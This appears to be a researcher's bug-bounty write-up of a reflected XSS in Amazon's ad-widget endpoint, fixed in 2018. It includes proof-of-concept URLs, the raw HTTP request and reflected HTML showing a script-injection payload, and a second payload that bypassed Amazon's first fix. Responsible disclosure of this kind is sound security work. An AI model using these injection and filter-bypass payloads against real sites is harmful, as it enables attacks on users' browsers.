Reflected XSS on ws-na.amazon-adsystem.com(Amazon)


newp_th Follow

Dec 28, 2018 · 1 min read

This is newp_th. This issue is very similar to my previous report on Reflected XSS on Stack Overflow.

It was much easier than before, Just append a malicious payload “><script/k/>alert(113)</script/k/> to parameter.

https://ws-na.amazon-adsystem.com/widgets/q?ServiceVersion=20070822&OneJS=1&Operation=GetAdHtml&MarketPlace=US&source=ss&ref=as_ss_li_til&ad_type=product_link&tracking_id=jgsbookselection%22%3E%3Cscript/k/%3Ealert(113)%3C/script/k/%3E&marketplace=amazon&region=US&placement=1449319432&asins=1449319432&linkId=cc38d5883c3f92bbeb69b93a6810322a&show_border=true&link_opens_in_new_window=true




```
GET
/widgets/q?ServiceVersion=20070822&OneJS=1&Operation=GetAdHtml&MarketPlace=US&source=ss&ref
=as_ss_li_til&ad_type=product_link&tracking_id=jgsbookselection"><script/k/>alert(113)</scr
ipt/k/>&marketplace=amazon&region=US&placement=1449319432&asins=1449319432&linkId=cc38d5883
c3f92bbeb69b93a6810322a&show_border=true&link_opens_in_new_window=true HTTP/1.1
Host: ws-na.amazon-adsystem.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.181 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://www.regular-expressions.info/quickstart.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ad-id=A2ZwUGhivUekl4XPkywTziY; ad-privacy=0
```

```
String(text).replace(/&/g,'\u0026').replace(/</g,'\u003C').replace(/>/g,'\u003E').replace(
/"/g, '\u0022');
                                document.getElementById("titlehref").title=encodedtext;
                                document.getElementById("prod-image").title=encodedtext;
                            }
                        </script>
                                                    <div class="amazon amzn-ad-container "
style = "">
                            <div class="amzn-ad-white-background">
                            <div class="amzn-ad-logo-holder">
                                <a rel="nofollow"
href=https://www.amazon.com/Regular-Expressions-Cookbook-Solutions-Programming/dp/14493194
32/ref=as_sl_pc_as_ss_li_til?tag=jgsbookselection"><script/k/>alert(113)</script/k/>&linkC
ode=w00&linkId=cc38d5883c3f92bbeb69b93a6810322a&creativeASIN=1449319432 target="_blank">
                                    <img class=""
src="https://wms-na.amazon-adsystem.com/panda/20070822/US/img/a-logo-amazon.png"/>
                                </a>
                            </div>
                            <div class="amzn-ad-image-holder">
                                      <a rel="nofollow"
href=https://www.amazon.com/Regular-Expressions-Cookbook-Solutions-Programming/dp/14493194
32/ref=as_sl_pc_as_ss_li_til?tag=jgsbookselection"><script/k/>alert(113)</script/k/>&linkC
ode=w00&linkId=cc38d5883c3f92bbeb69b93a6810322a&creativeASIN=1449319432 target="_blank">
                                    <img
src="https://images-na.ssl-images-amazon.com/images/I/51Ehf-BNF8L._AC_AC_SR98,95_.jpg"
id="prod-image"/>
                                      </a>
                            </div>
                            </div>
```

Few weeks after reporting this issue to amazon security team, I got a reply that issue has been resolved and to verify it again. On further testing I could easily bypass the fix using payload “-confirm(1)-”.

https://ws-na.amazon-adsystem.com/widgets/q?ServiceVersion=20070822&OneJS=1&Operation=GetAdHtml&MarketPlace=US&source=ss&ref=as_ss_li_til&ad_type=product_link&tracking_id=1%22-confirm(1)-%22&marketplace=amazon&region=US&placement=1449319432&asins=1449319432&linkId=cc38d5883c3f92bbeb69b93a6810322a&show_border=true&link_opens_in_new_window=true#



https://ws-na.amazon-adsystem.com/widgets/q?ServiceVersion=20070822&OneJS=1&Operation=GetAdHtml&MarketPlace=US&source=ss&ref=as_ss_li_til&ad_type=product_link&tracking_id

1

Thanks for reading. Hope will get time to write some more posts.

Timeline:

29-May-2018: Bug reported

29-May-2018: Bug confirmed by security team

25-June-2018: Bug Fixed

27-June-2018: Bypassed Fix

12-Dec-2018: Bug Resolved